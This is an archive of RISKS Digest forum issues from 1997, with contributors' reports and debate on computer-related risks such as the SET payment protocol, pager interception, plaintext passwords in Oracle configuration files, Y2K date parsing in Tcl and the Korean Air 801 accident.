I, and nearly everyone I know, could afford to purchase a backup generator every year for what we pay in excess electricity costs.

The Internet works precisely because it dispenses with link-by-link guarantees, and uses end-to-end protocols. Its openness encourages

innovation -- something that the electrical utilities have discouraged for the past 80-100 years. Perhaps the myth of 'economies of scale' that the utilities have wrapped themselves in for the past 100 years is just that -- simply a myth. Or if the economies of scale exist, but never make it to the customer, then they doesn't matter. The best place to put redundancy is at the customer level, where each customer can optimize for his own goals and costs.

Henry Baker <ftp://ftp.netcom.com/pub/hb/hbaker/home.html>

⚡ Re: SET Risks (Sterling, [RISKS-19.33](#))

<smartcard@sprynet.com>

Sun, 24 Aug 1997 08:39:21 -0700

Unfortunately, this response demonstrates the problems with the SET process:

1. It is highly dependent on an Electronic Wallet, which is never discussed in the SET process.
2. It is highly dependent on who the user of the wallet is, which is never discussed in the SET process, nor is how to identify the user discussed.
3. The very practical issue of carrying the user's certificate between PCs is never discussed in the SET process. SET ignoring this issue and its security demands doesn't make the issue go away! Not addressing mobility

ignores the issue that insiders will use those techniques to overcome SET protection.

4. The issue of insiders usurping complete certificate messages is never discussed in the SET process. This must be a very serious issue since the card associations have already published a disclaimer. See the V/MC press release of 8/6/97. It establishes the SET Mark (a trade mark like symbol) for SET acceptable web pages. The release clearly states the purpose to be "...to use their cards on marked web sites WITHOUT ANY WORRY OF THEIR CARD DETAILS BEING INTERCEPTED." (my capitalization). Are they so naive as to think there will not be counterfeit SET marks on unauthorized web pages? Any security solution that depends on the user or employee actions is known to be ineffective.

5. The history lesson that software exposures exist in the current card system anyway, misses the point. SET is supposed to be the NEW invincible solution and doesn't fix this known exposure.

6. The attempt to disassociate the SET process from the vendor implementation flies in face of a card association PR campaign to enumerate the outside vendor role in making SET happen. It flies in the face of intense vendor promotion of the SET process as their basis for selling the new invincible SET solutions - which we are now told has the some of the same shortcomings as the current software solutions.

7. The response that consumers will not have much choice is wrong. The

Mondex system completely by passes the SET complex 26 step process with a demonstrated card-to-card security solution usable through open systems.

Mondex USA has announced significant roll out this and next year. The concepts are being tested by Citibank (with the Verifone Personal ATM, phone connected device), and Chase (with Mondex units) in the early 1998 major field test in New York early next year. All the banks and credit unions of Canada have announced Mondex use. Also, several USA financial institutions have announced that Mondex smart cards will carry both USA and Canadian dollars, and will carry cash, debit and credit funds. I would be a little worried at the card associations. The associations can not continue to stone wall smart card credit cards in the United States. In fact, smart cards (NOT addressed in the SET process) would go a long way to overcome the SET deficiencies I have discussed in this note. Or, maybe this message from Mr Sterling is notice that MasterCard (51% owner of Mondex International) is about to suppress Mondex use in the USA.

In summary, the credit-card associations and their SET process can't have it both ways. To offer the invincible Internet solution - but keep the old problems. To offer the SET process but ignore the shortcomings of the vendor implementations. To offer an open system, Internet, solution and then to ignore smart card benefits and the practical issue of SET process mobility between the five PCs in my life. (home, office, laptop, hotel and the company I am visiting.)

jerome svigals, smartcard@sprynet.com

⚡ Re: Stiction

Frank Hausman <fhausman@slip.net>

Fri, 22 Aug 1997 16:14:01 -0700

Addendum to the stiction item: On a very stuck Seagate hard drive, after dropping , smacking, and spinning the drive on its axis didn't unstick the heads from the disk, I took The Final Desperate Measure. Clean-area precautions were taken: hands were scrubbed and a Hefty-brand portable clean room was prepared. After the "warranty void if removed" drive lid was removed, the platter was turned by hand with about ten pounds of force and the lid was reattached. The drive powered up with no ping, ding, or screech sounds and valuable data was copied off as fast as fingers could fly. It worked for a year afterwards, after which the whole computer was decommissioned.

When a friend's hard disk drive stuck badly, I made him do it.

Same results.

The following mysteries remain: Were the environmental dust particles large enough to be simply spun off the platter? Was the garbage bag so static-ridden that it acted as a dust trap? Exactly how much luck was involved? Does this sort of thing work all the time?

Of course, this is a RISK to any older in-service hard disk: tamper-labels should be inspected.

⚡ A book on computers and the law by Curtis Karnow

"Peter G. Neumann" <neumann@csl.sri.com>

Fri, 22 Aug 97 11:54:24 PDT

Curtis E.A. Karnow, *Future Codes: Essays in Advanced Computer Technology and the Law*, Artech House, Boston and London, 1997 (xii+276)

Curtis Karnow is a practicing attorney in San Francisco with considerable experience as a federal prosecutor and judge. His background includes many cases relating to computers and risks. This book brings together new material with a collection of thoughtful essays he has written (e.g., in *Leonardo Electronic Almanac*, *WiReD* and law reviews). It could be of great interest to many RISKS readers interested in the law. This is a crossover book that makes it very clear why computer folks need to know much more about the law, and why lawyers need to know much more about computer technology.

⚡ "Trapped in the Net" by Gene I. Rochlin

"Hans-Juergen Schneider" <hschnei@ibm.net>

Fri, 22 Aug 1997 19:41:35 +0200

Trapped in the Net

The Unanticipated Consequences of Computerization

By Gene I. Rochlin

Published by Princeton University Press

310 pages Hardback: 0-691-01080-3

Having only read the first chapter so far this book appears to discuss a lot

of issues relevant to RISKS and can be found at:

<http://pup.princeton.edu/books/rochlin/>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 35

Friday 29 August 1997

Contents

- [Prosecution for pager interceptions](#)
[Steven Bellovin](#)
- [Spy phones trace cheating husbands -- and employees](#)
[Mathew](#)
- [Book burning on the Web: AOL and columnist sued](#)
[Mark Rebuck](#)
- [Federal Web Sites Lack Privacy Safeguards](#)
[Edupage](#)
- [Hacking Risks, Paying for tracking you down](#)
[Robert J. Perillo](#)
- [Tcl 8.0 Y2K Risk](#)
[Lloyd Wood](#)
- [Photocopier codes](#)
[Marcus L. Rowland](#)
- [Oracle web server on Unix and passwords](#)
[Dawn Myfanwy Cohen](#)
- [Relying on systems maintenance taking place in another time zone](#)
[Olivier MJ Crepin-Leblond](#)
- [Re: Spelling-checker risks](#)
[Dave Katz](#)

- [Mangled characters in text](#)
["ET"](#)
 - [Re: SET Risks](#)
[Tony Lewis](#)
[Martin Poole](#)
 - [Intentional analysis, re: SET Risks](#)
[Charlie Lane](#)
 - [Re: USC 47:227](#)
[Duane Thompson](#)
 - [Re: Public loo guilty of making nuisance calls](#)
[Aaron M. Renn](#)
 - [Re: Tobacco Deal Could Set Precedent for Would-be Net Censors](#)
[David T.S. Fraser](#)
 - [Risks of believing the obvious, though impossible](#)
[Sam Lepore](#)
[PGN](#)
[Sam](#)
 - [ICDCS-18 call for papers](#)
[Diego Latella](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Prosecution for pager interceptions

Steven Bellovin <smb@research.att.com>

Wed, 27 Aug 1997 22:07:22 -0400

A New Jersey company has been charged with illegally intercepting and selling messages sent via a paging service. The messages -- the content of which was sold to news organizations -- were intended for delivery to the offices of various senior New York City officials, including the mayor's office and various top police and fire department officers.

That alone wouldn't make this a story for RISKS. What makes it

interesting
is why these messages were sent via pager -- the police
department
considered them to be too sensitive to broadcast on police radio
frequencies. After all, anyone with a scanner could hear those
messages,
but pager messages are blessed with special pixie dust known as
"digital
format". Besides -- intercepting those messages is illegal,
unlike using a
scanner.

The obvious answer is to use cryptography, of course. But does
anyone make
a PGP-capable pager?

[Added note from Steve:]

The NYT story also quotes PGN as saying this is the first such
case

[PGN was referring to the first prosecution] he knew of.

Actually, the

hacker community has been doing this for years -- there was a
demo at

H.O.P.E. (Hackers on Planet Earth, Aug 13-14, 1994, New York) --
with a

screen displaying all incoming pages in real-time.

[No surprise there. That "community" is generally way ahead
of the

would-be "protectors" and users of the computer-communication
infrastructure. Incidentally, the name of the company is
Breaking News

Network, a wonderful pun in itself, although Breakin' News
Network would

have been even cuter. PGN]

[Moderator's comment on Steve's advice to use encryption: With
the new legislation to pay medical schools *not* to teach
students,

perhaps we will enter an era when the U.S. Government pays
cryptographers *not* to do research. (I know April Fools' Day
is still 7 months away, but I could not resist.) PGN]

[A further note from Steve included an article by Amy Westfeldt in *The New York Times* of 29 Aug 1997 to the effect that BNN denies intercepting the messages, and blames two disgruntled former volunteers who were released six months ago. BNN claims it did not even have the facilities to do the cloning/scanning. BNN's attorney accused prosecutors and NYC officials of targeting BNN because this incident had embarrassed Mayor Giuliani. A spokesman for the mayor countered, noting that this was a federal prosecution, not a city action. PGN Abstracting]

🔥 Spy phones trace cheating husbands -- and employees

mathew <meta@pobox.com>

Wed, 27 Aug 1997 10:40:50 -0400

Electronic Telegraph, <URL:<http://www.telegraph.co.uk/>>, 27th August 1997:

Spy phones trace cheating husbands (By Robert Uhlig, Technology Correspondent)

A MOBILE telephone being developed by British Telecom could soon spell an end to the deceptions by idle employees, stressed executives and adulterers.

The Mobile Social Alarm or Mosa, currently under development at BT, will be

the first telephone that can send precise details of the caller's location

to the person receiving the call. Workers will no longer be able to phone

the office pretending to be sick when they are at the beach and movements of

cheating spouses will be exposed because the phone will show the

caller's
location to within 30 feet.

According to Don Golding, a mobile applications engineer in charge of the project, companies will also be able to call the Mosa-phone without their employees' knowledge to track staff.

What gets me about this story is the gleeful reporting of the fact that companies will be able to call your phone and trace your exact location, without your knowledge or consent -- and that this is apparently a deliberately designed-in feature of the system. Does Don Golding read RISKS, I wonder?

mathew <URL:<http://www.pobox.com/%7Emeta/>>

[The Southern California ladies will use a Her-Mosa Beach Model. PGN]

🔥 Book burning on the Web: AOL and columnist sued

Mark Rebuck <rebuck@us.ibm.com>

Thu, 28 Aug 1997 12:49:27 -0400

Sidney Blumenthal, a former advisor to President Clinton, has filed a \$30 million defamation lawsuit against cyber-columnist Matt Drudge and AOL.

Normally, I don't get too excited about defamation/slander suits. However, the following quote from William McDaniel, attorney for Mr. Drudge, managed to get my attention:

> [McDaniel said,] "one special aspect of defamation over the
Internet is
> that it is difficult to remove the false material" because it
can be
> downloaded, printed or stored by any number of readers.

Perhaps I am just being paranoid, but McDaniel's statement
sounds similar to
"Darn it, we can't burn books on the Web like we can in the real
world!"

(I read about the lawsuit from an AP item in USA Today: www.usatoday.com.)

-Mark Rebuck, rebuck@us.ibm.com

🔥 Federal Web Sites Lack Privacy Safeguards (Edupage)

Edupage Editors <educom@educom.unc.edu>

Thu, 28 Aug 1997 11:30:29 -0400

OMB Watch, a nonprofit group that monitors government
activities, faults the
federal government for its lackadaisical approach to protecting
the privacy
of government agency Web site visitors. "There is no government-
wide policy
regarding privacy concerns on federal Web sites... Agencies
collect
personal information about visitors to their Web sites, but fail
to tell
them why that information is being collected and what it is
being used for,"
says an OMB Watch information specialist. Nearly half of 70
federal
agencies collect information about their online visitors, but
only 11 inform
them how that information will be used. Three agencies,
including the
National Science Foundation, were collecting cookies -- a set of

data that enables the Web server to track a user's patterns and preferences -- but all three have stopped following the release of OMB Watch's draft report.
(TechWire 27 Aug 1997; Edupage, 28 August 1997)

⚡ Hacking Risks, Paying for tracking you down

<Perillo@DOCKMASTER.NCSC.MIL>

Tue, 26 Aug 97 12:45 EDT

Wendell Dingus, a U.S. hacker, was sentenced by a Tennessee federal court in late May to six months of home monitoring for violations of the amended 1986 Computer Fraud and Abuse Act. Wendell Dingus admitted to a series of attacks to gain unauthorized entry into U.S. Air Force and NASA computers using a Vanderbilt University computer to obtain log-in passwords.

What is interesting about this case is that the damages to meet the \$5,000 requirement of the Law were not based on the harm of the hacking, but based on the cost of tracking and catching the hacker. The court ordered him to pay \$40,000 restitution to the Air Force Information Warfare Center (AFIWC, San Antonio Tx) for their time and effort involved in tracking him.

According to Airmen at AFIWC, their not paid that much. It also seems strange that we are prosecuting people for computer crimes not based on the damage that they may have caused, but based on the amount of

time and money

it takes to track them down or fix the systems to prevent future unauthorized entry? When the police arrest a robber or burglar, they are

charged based on how much they stole, not on how much money, time, and

effort it took the police to catch them.

This may be caused by our failure to develop adequate risk models for

determining the true cost of an unauthorized computer access, or the correct

valuation of electronic content?

[Reference Secure Computing, Info Security News, July 1997, "Hacker Ordered to Pay \$40,000 Restitution", page 19]

Robert J. Perillo, CCP Richmond, VA
Perillo@dockmaster.ncsc.mil

Tcl 8.0 Y2K Risk

Lloyd Wood <L.Wood@surrey.ac.uk>

Tue, 26 Aug 1997 21:09:43 +0100 (BST)

Sun's scripting division has released Tcl 8.0, a fashionable bytecode

compiler reworking of the Tcl interpreter to help Tcl scale better.

Making it compilable required some changes in semantics, but there

were some other changes as well. In particular,

<http://sunscript.sun.com/TclTkCore/8.0.html>

Notes:

There are also a few other minor incompatibilities in Tcl 8.0

and Tk 8.0:

[...] 2.2-digit years are now parsed differently by the clock command to

handle year 2000 issues better (years 00-38 are treated as 2000-2038 instead of 1900-1938).

Supporting two-digit years in the first place was risky enough, but this change is bound to catch a lot of people out.

It looks like the millennium problem may have come early for cutting-edge Tcl scripters with legacy code.

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-300800x3641

Photocopier codes

"Marcus L. Rowland" <mrowland@ffutures.demon.co.uk>

Wed, 27 Aug 1997 07:50:25 +0100

I work in a school where the photocopier has a 5-digit key code; each department has its own code, so that usage can be taken from the correct budget. We probably have about 30 codes in use. In the course of time I've had to do work for some other departments, and have been rather surprised to learn that all of their codes begin with the same two digits, and that in the majority of cases it is possible to enter another department's code by transposing two digits, omitting a digit, pressing the same digit twice instead of once, etc. I also accidentally discovered that "99999" was a

valid but unused account, probably originally used for factory testing and never closed. Since it wasn't supposed to exist it wasn't checked during the billing process.

All of the department codes were apparently entered by a representative of the copier company when the machine was supplied, and have never been changed. The reason I've been given for leaving the codes unchanged is that nobody would remember the new codes!

The risks here should be obvious; my department's copying costs last year exceeded UKP 2000, and will be much higher this year because paper prices have risen. The temptation to "accidentally" enter the wrong code is sometimes very strong. In a business environment this form of cheating might lead to another department's projects going over budget, with effects on promotion etc. The manufacturers of these machines, and other coded devices, should surely know that similar codes and unused accounts are likely to cause problems, and instruct their installation personnel accordingly. And, of course, sites should check these matters and change the codes occasionally, not just leave everything to the manufacturers.

Marcus L. Rowland <http://www.ffutures.demon.co.uk/>

✶ Oracle web server on Unix and passwords

Dawn Myfanwy Cohen <dcohen@paul.rutgers.edu>
Thu, 28 Aug 1997 10:34:33 -0400 (EDT)

Maybe I'm missing something because I'm kind of new to both Oracle and web servers, but something strikes me as very wrong here.

When you install the Oracle web server on Unix, the installation guide goes out of its way to tell you to set the umask to 022. It then, somewhere along the way sets up some configuration files which store some Oracle user names and passwords in plain vanilla ASCII text. These users correspond to ones that own applications that should be run off the web server. In addition, the admin name and password for the web server itself are stored in ASCII in these configuration files. Depending on what exactly you are doing with the server, your DBA name and password might also appear.

Seems kind of silly to me to go through all the contortions a DBMS goes through to protect data only to have any old Unix user be able to get access by just looking up some password.

You could argue that you should keep your database and Unix users on different machines. But first of all we don't have that luxury right now. Second, to my knowledge there was no warning to that effect. I don't have time right now to experiment with seeing what breaks if I change the protection of these files.

I guess the risks here are bad combinations of defaults ... default to store passwords as ASCII ... default to store files as readable, etc.

--Dawn Cohen

✦ Relying on systems maintenance taking place in another time zone

Olivier MJ Crepin-Leblond <ocl@gih.com>

Fri, 29 Aug 1997 13:43:39 +0100

The latest Network Solutions goof bumping NASDAQ off the net (Rodger,

[RISKS-19.34](#)) reminded me of Daniel Pouzner's original post ([RISKS-19.25](#))

describing the events when corrupted .COM and .NET DNS tables were released at 2:30am EDT.

Obviously the idea behind releasing the files at 2:30am EDT is to minimise

the impact of updates on the geographically local network population. Computer maintenance tasks are traditionally done at night for

that reason. The trouble with maintaining zone DNS files for the Internet is

that it's always 12 noon somewhere on the Net. So FOOBARS such as the one

described in [RISKS-19.25](#) affected .COM and .NET users in Europe (morning

work) and Asia (daytime work) way more than in the US where most users were asleep at that time).

It can therefore be argued that the fact that it took 4 hours before

corrected files were released, meant that European users lost 4 hours of

valuable daytime working time, while the error came-through virtually

unnoticed in the US. (apart from all of the e-mail bounces)

That's the RISK of relying on a system whose mission-critical maintenance

work takes place in another time zone.

Olivier MJ Crepin-Leblond, Ph.D. GIH Ltd, London, UK <http://www.gih.com>

✉ Re: Spelling-checker risks (Bird, [RISKS-19.34](#))

Dave Katz <dkatz@juniper.net>

26 Aug 1997 23:33:17 -0700

The piece about "Semper Fi" being corrected to "Semi-pro fiddles" reminded me of my favorite spell check faux pas.

One of the then-unique characteristics of MTS (the Michigan Terminal System, a now-extinct o/s for IBM mainframes in the proud academic tradition) was that it provided a spelling corrector using a Soundex variant--if you accidentally typed "sigon", it would respond with, "Do you mean 'Signon'?"

After James Duderstadt was named President of the University of Michigan, it was discovered that if you typed "Duderstadt", the system would respond, "Do you mean 'dunderhead'?" I believe it got a new dictionary entry shortly thereafter.

Although there was no fallout in this particular case, it does underscore the political risks of unchaperoned spell checkers.

[Incidentally, several readers responded that it must have been the spelled-out "Semper fideles" that was corrected to "Semi-pro fiddles".

I had assumed that was obvious from context, but apparently should have made it more explicit by editing the contribution and spelling it out! PGN]

⚡ Mangled characters in text

"ET" <emergent@eval-apply.com>
Wed, 27 Aug 1997 09:41:33 -0400

In [RISKS-19.33](#) and 19.34, I noticed the following text:

B&t.itN [Barnes and Noble]
B&ytetN
AT&sglyT [AT and T]

My guess is some interaction with some software in which ampersand is a reserved character (like in HTML). From context, it was easy to see that 4 apparently random characters were inserted after the ampersands in question. I am curious to see what the second- and third-order mangling might produce.

[Lots of systems and subsystems preempt commonly used characters. PGN]

⚡ Re: SET Risks (Svigals, [RISKS-19.31](#))

"Lewis, Tony" <tlewis@visa.com>
Mon, 25 Aug 1997 12:28:59 -0700

> The SET process claims to be better than using a credit card on the Internet. However, the SET process has three serious

exposures - confirmed

> with IBM and HP/Verifone. The process does NOT know who is
presenting the
> certificate.

The security of SET is based on the authentication that occurs
before a
certificate is issued. Once the cardholder has obtained the
certificate,
the cardholder wallet will hold the certificate and the user's
password
to the wallet prevents unauthorized access.

> The process does NOT know if merchant employees have
> redirected the certificate through another merchant.

SET payment instructions identify the merchant for whom they
were created.
They cannot be redirected to another merchant.

> All of the critical software is directly accessible by the
card users,
> merchant employees and bank employees. Historically, these
individuals
> have been the prime source of fraud in credit-card transaction
systems.

SET is designed to prevent unauthorized parties from using
payment cards
on the Internet. It protects the transaction data as it flows
between
computers. There is no way that a transaction protocol can
protect the
data from illicit use once it has arrived at its intended
destination.

> There are more than 50 other card security products available
for Internet
> usage. They are generally simpler, faster, and avoid the SET
exposures
> identified above. Internet transaction users might try the
viable
> alternatives. jerome svigals, smartcard@sprynet.com

While I do not claim to have reviewed every possible means of payment on the Internet, it is difficult to give any credibility to this claim.

1. In order to know who is presenting a payment card, the system would need a foolproof identity system. Since no such system exists on a worldwide basis, it is impossible for any of these 50 systems to overcome the first exposure.

2. In order to prevent merchant employees from redirecting transactions to another merchant, the system would have to involve three parties in the transaction: the cardholder, the merchant and a system to ensure that both parties are doing business with whom they intend. Any of these 50 systems that only involve the cardholder and merchant cannot overcome the second exposure.

3. Any general-purpose card security product will have some aspect of the software available on the user's computer. Therefore, there is no way to protect against access by the card user. Further, unless the card processor has changed their authorization and clearing systems, any Internet payment system will continue to go through legacy systems at the acquirer and issuer so there is no protection against access by the "bank" employees. I do expect it is likely that most card security products will protect against unauthorized access to data by merchant employees, however, that will be true whether the card security product implements SET or some

other
protection mechanism.

In summary, SET does not attempt to address all of the issues raised by jerome svigals, but his claim that every other product avoids the exposures he described is questionable.

Tony Lewis (tlewis@visa.com), Chief Systems Architect, Internet Commerce
Visa International Service Association

✉ Re: SET Risks (svigals, 19.34 & Sterling, 19.33)

<mpoole@uhe904.gb.ec.ps.net>
Wed, 27 Aug 1997 10:33:06 +0100 (BST)

The concept that Mondex is some sort of panacea for Internet commerce is one of the more blatant pieces of hype I have yet seen in RISKS, and for one of the simplest reasons: the number of PCs with smart-card readers.

Yet, SET appears to equally unsuited to the job, for the very reasons cited.

I keep getting the feeling that the only real money that will be made on the Internet will that that reaped by the snake-oil merchants selling the latest and greatest commerce system.

Martin Poole mpoole@quatermass.gb.ec.ps.net

✉ Intentional analysis, re: SET risks (Svigals, [RISKS-19.34](#) et al)

Charlie Lane <CLane@iee.org>

Thu, 28 Aug 97 08:58:40 -0700

OK, lots of us are following the technical discussion about secure payment with interest, but one aspect seems to be missing: the link to the (human) intentions.

Here's the basic intention of a transaction: I want to make you a bit richer (money in your account to spend) in return for you making me happier (giving me something I want).

Now, notice that I'm not essentially concerned about who you are: the point is that I do want to be assured that the person or organisation I am making richer is the one that will provide me with a product. It is the link between product and payment that is the crux.

What I look for in a transaction is an assured offer of product for payment (i.e., a validated advertisement) containing an assured route for payment and an assurance that product will follow.

Unless those concerned with electronic payment tackle the whole intention transaction from offer to receipt of product, the risks to the public will remain.

(By the way, intentional analysis is also a big research topic in another technical area: that of pre-analysing telecoms network services to discover in advance any unwanted interactions, before large numbers of the public start phoning help desks to complain. If you can solve the

intentional
analysis of transactions, you might be on the way to solving the
wider
telecoms problem).

Charlie Lane

⚡ Re: USC 47:227 (Kabay, [RISKS-19.34](#))

Duane Thompson <dst@netcom.com>

Thu, 28 Aug 1997 09:13:29 -0700 (PDT)

[...] My uninformed 2-cent comment:

My reading of USC 47:227 seems to support the argument that any
unsolicited
e-mail is a violation of the section. It defines "telephone
facsimile
machine" as "equipment which has the capacity ...(B) to
transcribe text or
images (or both) from an electronic signal received over a
regular telephone
line onto paper."

My computer has that capacity.

Duane Thompson, Materials Management Solutions, Englewood,
Colorado, USA

<http://ourworld.compuserve.com/homepages/dst> <dst@netcom.com>

⚡ Re: Public loo guilty of making nuisance calls

"Aaron M. Renn" <arenn@ix.netcom.com>

Tue, 26 Aug 1997 16:15:20 -0500

An interesting related incident. We have a modem bank that

sends faxes (not junk, rest assured) out overnight in batch mode. Well, during installation, someone managed to wire two modems to the same circuit (or to cross some wires or some such similar tragedy). Since these modems needed to dial out via a PBX, they had to dial "9" first. For long distance, the next number was a "1". When two fax jobs kicked off at the same time, occasionally the number sequence would end up as 9911, which dials 9 for an outside line, then 911! The police got called to this location every night and were not amused. This problem was not identified for quite some time because it was assumed to be a software bug. Just goes to show that our wire infrastructure is not nearly as error free as we would like to think.

[... A new twist on accidental 911 autodialing! PGN]

✶ Re: Tobacco Deal Could Set Precedent for Would-be Net Censors

"David T.S. Fraser" <fraserd@fox.nstn.ca>

Wed, 27 Aug 1997 15:04:22 -0300

It is important to remember that the deal reached among the various parties in the tobacco settlement is, ultimately, a deal. As part of the give and take of negotiation, the tobacco companies voluntarily agreed to this restriction on their ability to advertise on the net. While it does have precedential value for contracts and other settlements, it was not

arbitrarily imposed upon the tobacco companies by the government. A settlement is merely a contract--voluntarily entered into--not to enforce a claim in court. It is quite different, precedentially and constitutionally, from a law prohibiting internet advertising of a particular product from a foreign jurisdiction which is reachable from the jurisdiction in question.

David T.S. Fraser Caledonia, NS, Canada fraserd@fox.nstn.ca

✶ Risks of believing the obvious, though impossible

Sam Lepore <lepore@dnai.com>

Wed, 27 Aug 1997 23:48:51 -0700

There is a risk in believing the obvious because it sounds scientific, although it is impossible. This in turn can lead to a risk of believing the impossible will provide you with a safety factor.

I read an article today about a solar study satellite launched into a gravi-stationary orbit around the Earth at the point where Earth gravitation and Sun gravitation are equalized - about 1 million miles out. The satellite is to study solar winds, flares, and particle streams.

The article proclaimed the satellite would "give us a one hour warning of solar storms that would otherwise not be available so sensitive ground systems could be protected". It is obvious that the satellite will sense a storm before it reaches Earth. But unless there is a "new physics" like

there is new math, the speed of light at which solar radiation travels is relatively close to the speed of light at which radio emanations from the satellite travel. So if the satellite senses a solar burst and radios its finding, how is that signal going to get here an hour before the storm?

Oh, and at the commonly referenced speed of light, 1 million miles is only about 6 seconds out.

Sam Lepore, San Francisco

⚡ Risks of believing the obvious, though impossible

RISKS List Owner <risko@csl.sri.com>

Thu, 28 Aug 97 14:14:34 PDT

Perhaps the physics are such that something in that remote environment can more sensitively detect the early manifestations of the solar activity long before we can from earth?

⚡ Risks of believing the obvious, though impossible

Sam Lepore <lepore@dnai.com>

Thu, 28 Aug 1997 22:41:57 -0700

Well, that would be the "obvious" part of my title. Newspapers have a way of reporting stories without detail so that only enough is explained to make one think you understand. I don't.

Sam Lepore, San Francisco

✶ ICDCS-18 call for papers

Diego Latella <latella@cnuce.cnr.it>

Wed, 27 Aug 1997 15:09:00 +0200 (MET DST)

CALL FOR PAPERS [excerpted for RISKS]

The 18th International Conference on Distributed Computing
Systems

Center of Mathematics and Computer Science (CWI)
Amsterdam, The Netherlands

26-29 May 1998

The purpose of this conference is to bring together developers and researchers from universities, industry and government to advance the science and technology in distributed computing. The technical areas of the conference include [many relevant to RISKS, including Mobile Systems, Internet Applications, Interoperable Systems, Communication Protocols, Fault Tolerance, Availability and Security, to name just a few. PGN]

See <http://infolabwww.kub.nl:2080/infolab/> . Papers by 1 Oct 1997 to

Michael Papazoglou (M.P.Papazoglou@kub.nl), Tilburg Univ.,
INFOLAB, PO Box

90153, 5000 LE Tilburg, The Netherlands, Phone: +31-13-466-23-
49/30-20

Fax: +31-13-466-30-69,



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 36

Weds 3 September 1997

Contents

- [Korean Air Accident in Guam in retrospect](#)
[Peter B. Ladkin](#)
- [Tamagotcha!](#)
[Mich Kabay](#)
- [Autodialing retaliation](#)
[Tom Dowdy](#)
- [Re: "semper fidelis"](#)
[Daniel P. B. Smith](#)
- [Re: Hacking Risks, paying for tracking you down](#)
[Steven Bellovin](#)
- [Re: USC 47:227](#)
[John R. Levine](#)
[Keith Calvert Ivey](#)
- [Re: SET Risks](#)
[Mark Baker](#)
- [Re: Direct action to "sting" the junk e-mailers](#)
[Miranda Mowbray](#)
- [Re: Cockpit data wiped by RF interference?](#)
[Ian Cargill](#)
[John Pettitt](#)

- [Re: Solar storm warnings](#)
[Barry Margolin](#)
 - [Re: Risks of believing the obvious, though impossible](#)
[Mark Brader](#)
 - [Re: Tcl 8.0 Y2K Risk](#)
[Ethan L. Miller](#)
[Lloyd Wood](#)
[Jeff Anderson-Lee](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✈ Korean Air Accident in Guam in retrospect

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Wed, 03 Sep 1997 19:32:50 +0200

On 6 Aug 1997, at a time estimated from radar data and cockpit voice recorder (CVR) timing as 01.42:30, Korean Air Flight 801, a Boeing 747-300 crashed into a hillside very near the Nimitz navigation beacon on approach to the airport at Agana, Guam. Although the accident has little obvious relation to computer failures (except for the failure noted by Steve Bellovin in [RISKS-19.29](#)), the procedure that the aircraft was supposed to be following has error-detection properties which it may be interesting to discuss using such vocabulary. Virtually nothing specific can be said at the moment about causes.

The media carried stories that the glide-slope transmitter (GS) was out of service at Agana; also that a radar system called the Minimum Safe Altitude Warning (MSAW) system was discovered to have a software bug, which prevented

it from warning the Agana Tower controller, with whom the plane was in radio contact, that the aircraft was too low to make the approach safely. The MSAW system is integrated into the software running the Agana tower controller's radar screen, but the system itself is located at Andersen AFB, some 10nm (nautical miles, about 11.5 statute miles) beyond the end of Runway 6L at Agana.

Two facts are salient. First, the GS is not a part of the approach procedure that the aircraft was cleared to fly (the 'localiser-only ILS'). The pilot was required to know before leaving Korea, and evidence in the cockpit corroborated that he knew, that he would not be using the procedure which requires the GS (the 'full ILS'). Second, the procedure flown does not rely on any local radar at all being available, let alone MSAW. Thus concentrating on these two features would miss the point of an accident explanation, which is to clarify how the aircraft failed to fly according to a procedure which is designed to be safe to fly, and to all current understanding is so, for all suitably-equipped aircraft, including not only the B747 but many small four-seat Cessnas and Pipers. The equipment required to complete the approach safely has been the basis of flight radio navigation for the second half of the 20th century. A brief introduction to this radio navigation may be found in my article 'Traditional Aviation Radio Navigation: An Introduction' at <http://www.rvs.uni-bielefeld.de/abstracts.html#navigation>

The aircraft impacted the hillside well below the altitude of the top of the radio beacon sitting on this hill, 724ft. The aircraft was required to be at 1,440ft altitude at this point. One big question is: why was the aircraft over 700ft lower than it should have been?

Maybe the pilot thought he was higher than he in fact was (this apparently happened with the Aeroperu accident - Ladkin, [RISKS-18.59](#)). However, the pilot had received the correct barometric data for the barometric altimeters (the so-called 'altimeter setting'); the altimeters were recovered after the crash and were stuck at an altitude-indication roughly consistent with the altitude of impact. Furthermore, the aircraft was equipped with a recent model Ground Proximity Warning System (GPWS), an AlliedSignal Mark 7, which measures altitude by bouncing a radio signal vertically off the terrain below the aircraft. According to the CVR, this provided voice-synthesised altitude callouts of 1,000ft, 500ft and 100ft from terrain, as well as warnings of 'sink rate, sink rate' and 'minimums, minimums'. The crew was said by the NTSB to have been relatively quiet on the CVR, which is not what one would expect if they had recognised and were attempting to deal with an unusual flight condition (one would expect at least an announcement from the pilot flying of a change in status or intention). Weather conditions are being looked at, with a view to determining if there were unusual conditions such as windshear. There were reported to be some moderate-intensity rain showers on the approach path. Moderate-intensity showers are

usually not indicative of potential windshear conditions, which are usually associated with thunderstorms, and a witness on the hillside very near to the crash said it was not raining on that hill at that time. Windshear did not seem to be a prime suspect during the early stages of the investigation.

The particular positions ('fixes') on the ground that the aircraft on the localiser-only ILS 6L approach is required to identify are three: the Final Approach Fix (FAF), which is 1.6nm before the VOR, which the aircraft must pass at 2,000ft altitude and then descend to 1,440ft; the VOR itself, which the aircraft must pass at 1,440ft and then descend to 560ft, and the Missed Approach Point (MAP), at which the aircraft must 'go around' (make an immediate climb to altitude and turn to fly back to a specific 'fix') if the runway or surrounding lights are not clearly in sight. All these three fixes at Agana are redundantly indicated by the equipment aboard an aircraft, were this equipment to be used in a standard manner, so the procedure in effect incorporates error-detection of one navigation instrument failure (see ILS-article reference below). Since the procedure requires a go-around on detection of any instrument anomaly, it is therefore fail-safe providing it is followed rigorously and there aren't correlated multiple navigation-instrument or -signal failures. One would expect the investigation to try to answer the question whether these conditions were met.

